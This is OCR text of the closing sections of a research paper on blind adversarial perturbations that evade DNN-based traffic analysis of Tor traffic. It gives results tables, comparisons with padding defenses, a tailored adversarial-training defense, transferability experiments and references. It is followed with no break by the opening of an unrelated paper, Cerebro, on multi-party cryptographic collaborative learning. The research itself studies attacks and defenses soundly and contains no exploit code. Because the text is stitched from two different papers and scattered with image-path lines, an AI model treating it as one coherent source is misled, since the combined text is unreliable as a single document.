7.4 Perturbing Multiple Features


In this section, we evaluate the performance of our adversarial perturbations when we perturb multiple features simultaneously. Var-CNN uses both packet timing and directions to fingerprint websites. Table 5 shows the impact of adversarially perturbing both of these features on Var-CNN; we see that **combining perturbation attacks increases the impact of the attack**, e.g., in the untargeted scenario (SU-DU), the combination of both attacks with parameters $\alpha = 100, \mu = 0, \sigma = 10ms$ results in an attack success of $\mathcal{A} = 83.9\%$ while the time-based and direction-based perturbations alone result in $\mathcal{A} = 68.1\%$ and $\mathcal{A} = 80.3\%$, respectively. Similarly, in Figure 7, we see that by combining time and size perturbations, the accuracy of DeepCorr drops from 95% to 59% (with $FP = 10^{-3}$) by injecting only 20 packets, while using only time perturbations the accuracy drops to 78%.

7.5 Comparison With Traditional Attacks


There exist traditional attacks on DNN-based traffic analysis systems that use techniques other than adversarial perturbations. In this section, we compare our adversarial perturbation attacks with such traditional approaches.

Packet insertion techniques: Several WF countermeasures work by adding new packets. We show that **our adversarial perturbations are significantly more effective** with similar overheads. WTF-PAD [28] is a state-of-the-art technique which adaptively adds dummy packets to Tor traffic to evade website fingerprinting systems. Using WTF-PAD on the DF dataset reduces the WF accuracy to 3% at the cost of a 64% bandwidth overhead. Similarly, the state-of-the-art Walkie-Talkie [61] reduces DF's accuracy to 5% with a 31% bandwidth overhead and a 36% latency overhead [50]. On the other hand, our injection-based targeted blind adversarial attack reduces the detection accuracy to 1% (close to random guess) *with only a 25% bandwidth overhead and no added latency* (using the exact same datasets). To compare existing WF countermeasures with our results while using Var-CNN model, we refer to their paper [3] where WTF-PAD can decrease the accuracy of Var-CNN by 0.4% (from 89.2% to 88.8%) with 27% bandwidth overhead. However, according to Table 3, with a similar bandwidth overhead (1000 inserted packets and 25% overhead), **our attack reduces the accuracy by** 91.6% **which significantly outperforms WTF-PAD**. Our results suggest that, **our blind adversarial perturbation technique drastically outperforms traditional defenses against deep learning based website fingerprinting systems**.


Time perturbation techniques: Figure 4c compares our technique with a naive countermeasure of adding random Laplacian noise to packet timings. We see that by adding a Laplace noise with zero mean and 20ms standard deviation, the accuracy of DeepCorr drops from 0.88 TP (for 10^{-3} FP) to 0.78 TP, but using our adversarial perturbation technique with the same mean and standard deviation, the accuracy drops to 0.68 and 0.71 without and with invisibility, respectively.



(a) $\mu = 0ms$



(b) $\sigma = 20ms$



(c) $\mu = 0ms$ with invisibility constraint

Figure 4: Timing perturbations on DeepCorr for different attack strengths, with/without an invisibility constraint.




Figure 5: Blind timing perturbations generated to follow a Laplace distribution with $\mu = 0, \sigma = 30ms$.




Figure 6: Size perturbations on DeepCorr for different attack strengths




Figure 7: Hybrid size/timing perturbations on DeepCorr for different attack strengths

Non-blind adversarial perturbations: Two recent works [26, 62] use "non-blind" adversarial perturbations to defeat traffic analysis classifiers. As discussed earlier, we consider these techniques unusable in regular traffic analysis applications, as they can not be applied on live connections. Nevertheless, we show that our technique even outperforms these non-blind techniques; for instance, when DF is the target system, Mockingbird [26] reduces the accuracy of DF by 59.8% with a 56.5% bandwidth overhead (in full-duplex mode), while our direction-based blind perturbation technique reduces the accuracy of DF by much higher 91.8% and with a much lower bandwidth overhead of 11.11%.

8 Countermeasures

In this section, we evaluate defenses against our blind adversarial perturbations. We start by showing why our perturbations are hard to counter. We will then borrow three countermeasure techniques from the image classification domain, and show that **they perform poorly** against blind adversarial perturbations. Finally, we will design a tailored, more efficient defense on blind adversarial perturbations.

Uniqueness of Our Adversarial Perturbations: A key property that impacts countering adversarial perturbations is the *uniqueness* of adversarial perturbations: if there is only one (few) possible adversarial perturbations, the defender can identify them and train her model to be robust against the known perturbations. As explained before, our adversarial perturbations are not unique: our algorithm derives a perturbation generator ($G(z)$) that for random zs can create different perturbation vectors. To demonstrate the non-uniqueness of our perturbations, we created 5,000 adversarial perturbations for the applications studied in this paper (we stopped at 5,000 only due to limited GPU memory). Figure 9 shows the histogram of the $l2$ distance between the different adversarial perturbations that we generated for DeepCorr. We can say that **the generated perturbations are not unique, and, the adversary cannot easily detect them**. These different perturbations however cause similar adversarial impacts on their target model, as shown in Figure 8.

Adapting Existing Defenses: Many defenses have been designed for adversarial examples in image classification applications, particularly, *adversarial training* [32,34,55], *gradient masking* [43,48], and *region-based classification* [7]. In Appendix A, we discuss how we deploy these defenses.

Our Tailored Defense: We use the adversarial training ap-

Table 4: Timing perturbation attack on Var-CNN [3] WF scheme (93% WF accuracy)

		Limited Noise				Stealthy Noise			
μ,σ	$\mathcal{A}$:	SU-DU (%)	Max ST-DU (#, %)	Max SU-DT (#, %)	Max ST-DT (#←#, %)	SU-DU (%)	Max ST-DU (#, %)	Max SU-DT (#, %)	Max ST-DT (#←#, %)
0,5		37.7	100.0	17, 38.3	−, 100.0	22.0	100.0	17, 40.3	−, 100.0
0,10		66.2	100.0	53, 83.4	−, 100.0	38.2	100.0	53, 83.4	−, 100.0
0,20		96.0	100.0	80, 94.8	−, 100.0	89.2	100.0	80, 95.8	−, 100.0
0,30		94.0	100.0	80, 99.1	−, 100.0	90.4	100.0	80, 99.7	−, 100.0
0,50		98.7	100.0	80, 100.0	−, 100.0	97.9	100.0	80, 100.0	−, 100.0

Table 5: Hybrid time/direction perturbations on Var-CNN [3].

α,μ,σ,	BW Overhead (%)	$\mathcal{A}$:	SU-DU (%)	Max ST-DU (#, %)	Min ST-DU (#, %)	Max SU-DT (#, %)	Min SU-DT (#, %)	Max ST-DT (#←#, %)	Min ST-DT (#←#, %)
20, 0, 5	0.04		79.0	−, 100.0	4, 30.0	2, 69.4	6, 40.3	−, 100.0	−, 0
100, 0, 10	2.04		83.9	−, 100.0	−, 100.0	2, 92.8	3, 72.3	−, 100.0	−, 10.0
500, 0, 20	11.11		97.0	−, 100.0	−, 100.0	3, 99.9	4, 92.6	−, 100.0	−, 20.0
1000, 0, 30	25.0		98.6	−, 100.0	−, 100.0	−, 100.0	0, 96.7	−, 100.0	−, 30.0
2000, 0, 50	66.66		99.0	−, 100.0	−, 100.0	−, 100.0	9, 97.7	−, 100.0	−, 30.0




Figure 8: The accuracy of DeepCorr with different blind adversarial noises




Figure 9: The l_2 distance between DeepCorr's different adversarial noises

Table 6: Evaluating various defenses against blind adversarial perturbations (website fingerprinting application)

Adversary Strength	Original	No Def	Madry et al. [34]	IGR [48]	RC [7]	Our Defense
$\alpha = 20$	92%	60%	84%	62%	54%	84%
$\alpha = 100$	92%	28%	48%	23%	23%	60%
$\alpha = 500$	92%	8%	19%	2%	7%	24%

Table 7: Evaluating various defenses against blind adversarial perturbations (flow correlation application). FP=10^{-4}.

Adversary Strength	Original	No Def	Madry et al. [34]	IGR [48]	RC [7]	Our Defense
$\mu = 0, \sigma = 10$	79%	63%	70%	62%	63%	74%
$\mu = 0, \sigma = 50$	79%	21%	25%	23%	22%	32%
$\mu = 0, \sigma = 100$	79%	13%	18%	13%	14%	23%

proach in which the defender uses adversarial perturbations crafted by our attack to make the target model robust against the attacks. We assume the defender knows the objective function and its parameters. We evaluate our defense when the defender does not know if the attack is targeted or untargeted (for both source and destination). The defender trains the model for one epoch, and then generates blind adversarial perturbations from all possible settings using Algorithm 1. Then, he extends the training dataset by including all of the

Algorithm 6 Our tailored adversarial defense

Randomly initialize network N
$\mathcal{L}_f \leftarrow$ target model loss function
$\mathcal{M} \leftarrow$ domain remapping function
$\mathcal{R} \leftarrow$ domain regularizations function
$G(z) \leftarrow$ initialize the blind adversarial perturbation model parameters (θ_G)

$T \leftarrow$ epochs
$Z \leftarrow []$ // List of adversarial perturbations
for epoch $t \in \{1 \cdots T\}$ **do**
  Train the model N for one epoch on training dataset $\mathcal{D}^{tr}$
  $Z \leftarrow$ generate adversarial perturbations using Algorithm 1 from all possible targets and focus classes
end for
$\mathcal{D}^{tr}$.extend($\mathcal{D}^{tr} + Z$)
return N

adversarial samples generated by the adversary and trains the target model on the augmented train dataset. Algorithm 6 sketches our defense algorithm.

Comparing our defense vs. prior defenses: We compare our defense with previous defenses borrowed from the image classification literature. Tables 6 and 7 compare the performances of different defenses on DF and DeepCorr scenarios, respectively. As we see, **none of the prior defenses for adversarial examples are robust against our blind adversarial attacks**, and in some cases, utilizing them even improves the accuracy of the attack. However, the results show that our tailored defense is more robust than prior defenses. Since the attacker knows the exact attack mechanism, all defense methods cannot perform well when the adversary uses higher strengths in crafting adversarial perturbations. While our defense is more robust against blind adversarial attacks, *it increases the training time of the target model by orders of magnitude* which makes it not scalable for larger models. Therefore, designing efficient defenses against blind adversarial perturbations is an important future work.

Table 8: Transferability of direction-based perturbations (surrogate model: DF [50], original model: [47])

Adversary Strength	Transferability (%)
$\alpha = 100$	30.65
$\alpha = 500$	85.90
$\alpha = 1000$	96.53

Table 9: Transferability of timing perturbations (surrogate model: AlexNet, original model: DeepCorr [37])

Adversary Strength	Transferability (%)
$\mu = 0, \sigma = 20$	46.24
$\mu = 20, \sigma = 20$	76.14
$\mu = 50, \sigma = 20$	88.51

Table 10: Transferability of size perturbations: (surrogate model: AlexNet, original model: DeepCorr [37])

Adversary Strength	Transferability (%)
$N = 10$	75.32
$N = 20$	83.11
$N = 50$	90.24

9 Transferability

An adversarial perturbation scheme is called *transferable* if the perturbations it creates for a target model can evade other models as well. A transferable perturbation algorithm is much more practical, as the adversary will not need to have a whitebox access to its target model; instead, the adversary will be able to use a *surrogate* (whitebox) model to craft its adversarial perturbations, and then apply them to the *original* blackbox target model.

In this section, we evaluate the transferability of our blind adversarial perturbation technique. First, we train a surrogate model for our traffic analysis application. Note that, the original and surrogate models do not need to have the same architecture, but they are trained for the same task (likely with difference classification accuracies). Next, we create a perturbation generation function $G(z)$ for our surrogate model (as described before). We use this $G(z)$ to generate perturbations, and apply these perturbations on some sample flows. Finally, we feed the resulted perturbed flows as inputs to the *original model* (i.e., the target blackbox model) of the traffic analysis application. We measure transferability using a common metric from [42]: we identify the input flows that are correctly classified by both original and surrogate models before applying the blind adversarial perturbation; then, among these samples, we return the ratio of samples misclassified by the original model over the samples misclassified by the surrogate model as our transferability metric.

Direction-based technique To evaluate the transferability of our direction-based perturbations, we use the DF system [50] as the surrogate model and the WF system of Rimmer et al. [47] as the original model. Note that the model proposed by Rimmer et al. uses CNNs, however, it has a completely different structure than DF. We train both models on DF's dataset [50], and generate blind adversarial perturbations for the surrogate DF model. Then we test the original model using these perturbations. Table 8 shows the transferability of our direction-based attack with different noise strengths. As can be seen, our direction-based attack is *highly transferable*.

Time-based technique For the transferability of the time-based attack, we use DeepCorr [37] as the original model. We use AlexNet [30] as the surrogate model, which has a *completely different architecture*. We train AlexNet on the same dataset used by DeepCorr. Since the main task of AlexNet is image classification, we modify its hyper-parameters slightly to make it compatible with the DeepCorr dataset. To calculate transferability, we fix the false positive rates of both surrogate and original models to the same values (by choosing the right flow correlation thresholds). Table 9 shows high degrees of transferability for the time-based attack with different blind noise strengths (for a constant false positive rate of 10^{-4}).

Size-based technique To evaluate the transferability of the size-based perturbations, we use DeepCorr as the original model and AlexNet as the surrogate model, and calculate transferability as before. Table 10 shows the transferability of the size-based technique with different blind noise strengths for a false positive rate of 10^{-4}.

To summarize, we show that **blind adversarial perturbations are highly transferable** between different model architectures, enabling their use by blackbox adversaries.

10 Limitations and Future Directions

As mentioned earlier, this work is focused on defeating DNN-based traffic analysis techniques that use raw traffic *features*, e.g., packet timing, sizes, and directions; this includes a large corpora of prior traffic analysis techniques implemented for different scenarios [2, 3, 6, 37, 38, 53, 60, 60, 61]. However, our attack can not be directly applied to content-based traffic analysis techniques (e.g., signature-based malware detection algorithms), nor can it be applied trivially on traffic analysis techniques that use non-differentiable, irreversible functions of traffic features, e.g., hashes of the timestamps. Future work can extend blind adversarial perturbations to such traffic analysis techniques by fabricating tailored remapping functions or approximating gradient functions.

Additionally, note that our use of adversarial perturbations aim at defending "DNN-based" traffic analysis mechanisms only. Non-DNN traffic analysis techniques, in particular flow watermarking techniques [23–25] and volume-based traffic classifiers [4], can not be protected by our defense. Future work can look into combining defenses against such non-DNN mechanisms with our defense.

To keep our adversarial perturbation process hidden from the adversary, our perturbation generator function enforces various constraints to make the perturbed connections *semantically* and *statistically* indistinguishable from benign connec-

tions. To enforce semantic indistinguishability, the perturber needs to be aware of the semantics of the underlying network protocol, e.g., it needs to know the format of Tor packets. To enforce statistical indistinguishability, the perturber needs to measure some statistical properties of the target traffic, e.g., the network jitter of Tor traffic. The lack of such information to the perturbation entity will reduce the performance of our technique (note that this is not an issue in the applications evaluated in our work).

11 Conclusions

In this paper, we introduced blind adversarial perturbations, a mechanism to defeat DNN-based traffic analysis classifiers which works by perturbing the features of live network connections. We presented a systematic approach to generate blind adversarial perturbations through solving specific optimization problems tailored to traffic analysis applications. Our blind adversarial perturbations algorithm is generic and can be applied on various types of traffic classifiers with different network constraints.

We evaluated our attack against state-of-the-art traffic analysis systems, showing that our attack outperforms traditional techniques in defeating traffic analysis. We also showed that our blind adversarial perturbations are even transferable between different models and architectures, so they can be applied by blackbox adversaries. Finally, we showed that existing defenses against adversarial examples perform poorly against blind adversarial perturbations, therefore we designed a tailored countermeasure against blind perturbations.

Acknowledgements

We thank our shepherd Esfandiar Mohammadi and anonymous reviewers for their feedback. The work was supported by the NSF CAREER grant CNS-1553301, and by DARPA and NIWC under contract N66001-15-C-4067. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views, opinions, and/or findings expressed are those of the author(s) and should not be interpreted as representing the official views or policies of the Department of Defense or the U.S. Government. Milad Nasr was supported by a Google PhD Fellowship in Security and Privacy.

References

[1] S. Abdoli, L. Hafemann, J. Rony, I. Ayed, P. Cardinal, and A. Koerich. Universal Adversarial Audio Perturbations. *arXiv preprint arXiv:1908.03173*, 2019.

[2] A. Bahramali, R. Soltani, A. Houmansadr, D. Goeckel, and D. Towsley. Practical Traffic Analysis Attacks on Secure Messaging Applications. In *NDSS*, 2020.

[3] S. Bhat, D. Lu, A. Kwon, and S. Devadas. Var-CNN and DynaFlow: Improved Attacks and Defenses for Website Fingerprinting. *CoRR*, 2018.

[4] Avrim Blum, Dawn Song, and Shobha Venkataraman. Detection of interactive stepping stones: Algorithms and confidence bounds. In *RAID*, 2004.

[5] X. Cai, R. Nithyanand, and R. Johnson. Cs-buflo: A congestion sensitive website fingerprinting defense. In *WPES*, 2014.

[6] X. Cai, X. Zhang, B. Joshi, and R. Johnson. Touching from a distance: Website fingerprinting attacks and defenses. In *ACM CCS*, 2012.

[7] X. Cao and N. Gong. Mitigating evasion attacks to deep neural networks via region-based classification. In *ACSAC*, 2017.

[8] N. Carlini and D. Wagner. Adversarial examples are not easily detected: Bypassing ten detection methods. In *ACM Workshop on AISec*, 2017.

[9] N. Carlini and D. Wagner. Towards evaluating the robustness of neural networks. In *IEEE S&P*, 2017.

[10] P. Chen, Y. Sharma, H. Zhang, J. Yi, and C. Hsieh. EAD: Elastic-Net Attacks to Deep Neural Networks via Adversarial Examples. In *AAAI*, 2017.

[11] G. Cherubin, J. Hayes, and M. Juarez. Website fingerprinting defenses at the application layer. In *PETS*, 2017.

[12] T. Chothia and A. Guha. A statistical test for information leaks using continuous mutual information. In *CSF*, 2011.

[13] R. Dingledine and N. Mathewson. Design of a Blocking-Resistant Anonymity System. https://svn.torproject.org/svn/projects/design-paper/blocking.html.

[14] Y. Dong, F. Liao, T. Pang, H. Su, J. Zhu, X. Hu, and J. Li. Boosting adversarial attacks with momentum. In *CVPR*, 2018.

[15] K. Eykholt, I. Evtimov, E. Fernandes, B. Li, A. Rahmati, C. Xiao, A. Prakash, T. Kohno, and D. Song. Robust physical-world attacks on deep learning visual classification. In *CVPR*, 2018.

[16] I. Goodfellow, Y. Bengio, and A. Courville. *Deep learning*. MIT press Cambridge, 2016.

[17] I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville, and Y. Bengio. Generative Adversarial Nets. In *NIPS*. 2014.

[18] I. Goodfellow, J. Shlens, and C. Szegedy. Explaining and Harnessing Adversarial Examples. In *ICLR*, 2015.

[19] J. Hayes and G. Danezis. k-fingerprinting: A robust scalable website fingerprinting technique. In *USENIX Security*, 2016.

[20] J. Hayes and G. Danezis. Learning Universal Adversarial Perturbations with Generative Models. In *IEEE S&P Workshops*, 2018.

[21] K. He, X. Zhang, S. Ren, and J. Sun. Deep Residual Learning for Image Recognition. In *CVPR*, 2016.

[22] W. He, B. Li, and D. Song. Decision Boundary Analysis of Adversarial Examples. In *ICLR*, 2018.

[23] A. Houmansadr, N. Kiyavash, and N. Borisov. RAINBOW: A Robust And Invisible Non-Blind Watermark for Network Flows. In *NDSS*, 2009.

[24] A. Houmansadr, N. Kiyavash, and N. Borisov. Non-blind watermarking of network flows. *IEEE/ACM TON*, 2014.

[25] Amir Houmansadr and Nikita Borisov. SWIRL: A Scalable Watermark to Detect Correlated Network Flows. In *NDSS*, 2011.

[26] M. Imani, M. Rahman, N. Mathews, A. Joshi, and M. Wright. Mockingbird: Defending Against Deep-Learning-Based Website Fingerprinting Attacks with Adversarial Traces. *CoRR*, 2019.

[27] R. Jansen, M. Juarez, R. Galvez, T. Elahi, and C. Diaz. Inside Job: Applying Traffic Analysis to Measure Tor from Within. In *NDSS*, 2018.

[28] M. Juarez, M. Imani, M. Perry, C. Diaz, and M. Wright. Toward an efficient website fingerprinting defense. In *ESORICS*, 2016.

[29] D. Kingma and J. Ba. Adam: A Method for Stochastic Optimization. *ICLR*, 2014.

[30] A. Krizhevsky, I. Sutskever, and G. Hinton. Imagenet classification with deep convolutional neural networks. In *NIPS*, 2012.

[31] A. Kurakin, I. Goodfellow, and S. Bengio. Adversarial examples in the physical world. *arXiv preprint arXiv:1607.02533*, 2016.

[32] A. Kurakin, I. Goodfellow, and S. Bengio. Adversarial machine learning at scale. *arXiv preprint arXiv:1611.01236*, 2016.

[33] B. Levine, M. Reiter, C. Wang, and M. Wright. Timing attacks in low-latency mix systems. In *FC*, 2004.

[34] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu. Towards deep learning models resistant to adversarial attacks. *arXiv preprint arXiv:1706.06083*, 2017.

[35] S. Moosavi-Dezfooli, A. Fawzi, O. Fawzi, and P. Frossard. Universal adversarial perturbations. In *CVPR*, 2017.

[36] S. Moosavi-Dezfooli, A. Fawzi, and P. Frossard. DeepFool: A Simple and Accurate Method to Fool Deep Neural Networks. In *CVPR*, 2016.

[37] M. Nasr, A. Bahramali, and A. Houmansadr. Deepcorr: strong flow correlation attacks on tor using deep learning. In *ACM CCS*, 2018.

[38] M. Nasr, A. Houmansadr, and A. Mazumdar. Compressive Traffic Analysis: A New Paradigm for Scalable Traffic Analysis. In *ACM CCS*, 2017.

[39] A Simple Obfuscating Proxy. https://www.torproject.org/projects/obfsproxy.html.en.

[40] A. Panchenko, F. Lanze, J. Pennekamp, T. Engel, A. Zinnen, M. Henze, and K. Wehrle. Website Fingerprinting at Internet Scale. In *NDSS*, 2016.

[41] A. Panchenko, L. Niessen, A. Zinnen, and T. Engel. Website fingerprinting in onion routing based anonymization networks. In *WPES*, 2011.

[42] N. Papernot, P. McDaniel, and I. Goodfellow. Transferability in Machine Learning: from Phenomena to Black-Box Attacks using Adversarial Samples. *arXiv preprint arXiv:1605.07277*, 2016.

[43] N. Papernot, P. McDaniel, X. Wu, S. Jha, and A. Swami. Distillation as a defense to adversarial perturbations against deep neural networks. In *IEEE S&P*, 2016.

[44] A. Paszke, S. Gross, S. Chintala, G. Chanan, E. Yang, Z. DeVito, Z. Lin, A. Desmaison, L. Antiga, and A. Lerer. Automatic Differentiation in PyTorch. In *NIPS Autodiff Workshop*, 2017.

[45] F. Pierazzi, F. Pendlebury, J. Cortellazzi, and L. Cavallaro. Intriguing properties of adversarial ML attacks in the problem space. In *IEEE S&P*, 2020.

[46] Tor: Pluggable transports. https://www.torproject.org/docs/pluggable-transports.html.en.

[47] V. Rimmer, D. Preuveneers, M. Juarez, T. Van, and W. Joosen. Automated website fingerprinting through deep learning. In *NDSS*, 2018.

[48] A. Ross and F. Doshi-Velez. Improving the adversarial robustness and interpretability of deep neural networks by regularizing their input gradients. In *AAAI*, 2018.

[49] V. Shmatikov and M. Wang. Timing analysis in low-latency mix networks: Attacks and defenses. In *ESORICS*, 2006.

[50] P. Sirinam, M. Imani, M. Juarez, and M. Wright. Deep fingerprinting: Undermining website fingerprinting defenses with deep learning. In *ACM CCS*, 2018.

[51] P. Sirinam, N. Mathews, M. Rahman, and M. Wright. Triplet Fingerprinting: More Practical and Portable Website Fingerprinting with N-shot Learning. In *ACM CCS*, 2019.

[52] J. Su, D. Vargas, and K. Sakurai. One Pixel Attack for Fooling Deep Neural Networks. *IEEE TEVC*, 2017.

[53] Y. Sun, A. Edmundson, L. Vanbever, O. Li, J. Rexford, M. Chiang, and P. Mittal. RAPTOR: routing attacks on privacy in tor. In *USENIX Security*, 2015.

[54] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199*, 2013.

[55] F. Tramèr, A. Kurakin, N. Papernot, I. Goodfellow, D. Boneh, and P. McDaniel. Ensemble adversarial training: Attacks and defenses. *arXiv preprint arXiv:1705.07204*, 2017.

[56] V. Vapnik. *The nature of statistical learning theory*. Springer science & business media, 2013.

[57] T. Wang. High Precision Open-World Website Fingerprinting. In *IEEE S&P*, 2020.

[58] T. Wang, X. Cai, R. Nithyanand, R. Johnson, and I. Goldberg. Effective Attacks and Provable Defenses for Website Fingerprinting. In *USENIX Security*, 2014.

[59] T. Wang and I. Goldberg. Improved website fingerprinting on tor. In *WPES*, 2013.

[60] T. Wang and I. Goldberg. On realistically attacking tor with website fingerprinting. *PETS*, 2016.

[61] T. Wang and I. Goldberg. Walkie-talkie: An efficient defense against passive website fingerprinting attacks. In *USENIX Security*, 2017.

[62] X. Zhang, J. Hamm, M. K Reiter, and Y. Zhang. Statistical privacy for streaming traffic. In *NDSS*, 2019.

[63] Y. Zhang and V. Paxson. Detecting Stepping Stones. In *USENIX Security*, 2000.

[64] Y. Zhu, X. Fu, B. Graham, R. Bettati, and W. Zhao. On flow correlation attacks and countermeasures in mix networks. In *WPES*, 2004.

A Adapting Traditional Defenses to Adversarial Examples

Madry et al. [34] presented a scalable adversarial training approach to increase the robustness of deep learning models to adversarial examples. In each iteration of training, this method generates a set of adversarial examples and uses them in the training phase. Madry et al.'s defense is the most robust defense among the adversarial training based defenses [8]. We cannot use this method as is, since in the image recognition applications, pixels can take real values, while in direction-based traffic analysis methods, features take only two values (-1, +1). Therefore, we modify this defense to our setting. To generate a set of adversarial examples in the training process, we randomly choose a number of packets and flip their directions from -1 to +1 and vice versa. Similarly, for the packet timings and sizes we enforced all of application constraints for generating the adversarial examples.

From the gradient mask approach, we used the *input gradient regularization* (IGR) technique of Ross and Doshi-Velez [48]. IGR is more robust against adversarial attacks compared to its previous work [43]. Their defense trains a model to have smooth input gradients with fewer extreme values which becomes more resistant to adversarial examples. We utilize this approach to train a robust model using DF structure. We evaluated the direction-based attack against this defense with parameter $\lambda = 10$.

While the previous defenses train a robust model against adversarial attacks, Cao and Gong [7] designed a defense method which does not change the training process. They proposed a *region-based classification* (RC) method which creates a hypercube centered at the input to predict its label. Then, the method samples a set of data points from the crafted hypercube and uses an existing trained model to produce predicted label for each sampled data point; Finally, it uses majority voting to generate the final class label for the given input. We need to make changes to the region-based classification defense. In contrast to images, we cannot create a hypercube centered at the input by just adding random real values to the packet direction sequences which have values -1, 1. Instead, for each input, we create the hypercube by randomly choosing a number of packets in the sequence and flipping their directions. To apply region-based classification in the test phase of the direction-based method while adding blind perturbations, we randomly choose 125 packets and change their directions to form the hypercube. Similar to Cao and Gong, we call this number as the radius of the hypercube. We choose this value for the radius because 125 is the maximum number of packets we can use to form the hypercube while the accuracy of the region-based method does not go below the accuracy of the original DF model. Using radius of 125 for hypercubes, we apply the region-based classification against our attack. For time and size based methods, we use the strength of the adversary to generate the hypercubes.

Cerebro: A Platform for Multi-Party Cryptographic Collaborative Learning



Wenting Zheng[1,2], Ryan Deng[1], Weikeng Chen[1], Raluca Ada Popa[1], Aurojit Panda[3], Ion Stoica[1]
[1]*UC Berkeley,* [2]*CMU,* [3]*NYU*

Abstract

Many organizations need large amounts of high quality data for their applications, and one way to acquire such data is to combine datasets from multiple parties. Since these organizations often own sensitive data that cannot be shared in the clear with others due to policy regulation and business competition, there is increased interest in utilizing secure multi-party computation (MPC). MPC allows multiple parties to jointly compute a function without revealing their inputs to each other. We present Cerebro, an *end-to-end* collaborative learning platform that enables parties to compute learning tasks without sharing plaintext data. By taking an end-to-end approach to the system design, Cerebro allows multiple parties with complex economic relationships to safely collaborate on machine learning computation through the use of release policies and auditing, while also enabling users to achieve good performance without manually navigating the complex performance tradeoffs between MPC protocols.

1 Introduction

Recently, there has been increased interest in collaborative machine learning [1, 2], where multiple organizations run a training or a prediction task over data collectively owned by all of them. Collaboration is often advantageous for these organizations because it enables them to train models on larger datasets than what is available to any one organization, leading to higher quality models [3]. However, potential participants often own sensitive data that cannot be shared due to privacy concerns, regulatory policies [4, 5], and/or business competition. For example, many banks wish to detect money laundering by training models on customer transaction data, but they are unwilling to share plaintext customer data with each other because they are also business competitors.

Enabling these use cases requires more than a traditional centralized machine learning system, since such a platform will require a single trusted centralized party to see all of the other parties' plaintext data. Instead, the goal is to develop techniques through which participants can collaboratively compute on their sensitive data *without revealing* this data to other participants. A promising approach is to use *secure multi-party computation* (MPC) [16, 17], a cryptographic technique that allows P parties to compute a function f on their private inputs $\{x_1,...,x_P\}$ in such a way that the participants only learn $f(x_1,...,x_P)$ and nothing else about each other's inputs.

While there is a vast amount of prior work on MPC for collaborative learning, none take *an end-to-end approach*, which is essential for addressing two major obstacles encountered by these organizations. The first obstacle is the tussle between generality and performance. Many recent papers on MPC for collaborative learning [6–15] focus on hand-tuning MPC for specific learning tasks. While these protocols are highly optimized, this approach is not generalizable for a real world deployment because every new application would require extensive development by experts. On the other hand, there exist *generic* MPC protocols [16–19] that can execute arbitrary programs. However, there are many such protocols (most of which are further divided into sub-protocols [32, 33]), and choosing the right combination of tools as well as optimizations that result in an efficient secure execution is a difficult and daunting task for users without a deep understanding of MPC.

The second obstacle lies in the tussle between privacy and transparency. The platform needs to ensure that it addresses the organizations' incentives and constraints for participating in the collaborative learning process. Take the anti-money laundering use case as an example: while MPC guarantees that nothing other than the final model is revealed, this privacy property is also problematic because the banks effectively lose some control over the computation. They cannot observe the inputs or the computation's intermediate outputs before seeing the final result. In this case, some banks may worry that releasing a jointly trained model will not increase accuracy over their own models, but instead help their competitors. They may also have privacy concerns, such as whether the model itself contains too much information about their sensitive data [34–39] or whether the model is poisoned with backdoors [40].

In this paper, we present Cerebro, a platform for multi-party

System	Multi-party	DSL & API	Policies	Automated optimization	Multiple backends	Auditing
Specialized ML protocols	✓/✗	✗	✗	✗	✓/✗	✗
Generic MPC	✓	✗	✗	✗	✗	✗
MPC compilers	✓/✗	✓	✗	✓	✓/✗	✗
This paper: Cerebro	✓	✓	✓	✓	✓	✓

Table 1: Comparison with prior work in categories on properties necessary for collaborative learning. There are a number of works in specialized MPC protocols [6–15], generic MPC [16–19], and MPC compilers [20–31]. Since the work space is so broad, we use "✓/✗" to indicate that only some systems in this category support that feature.

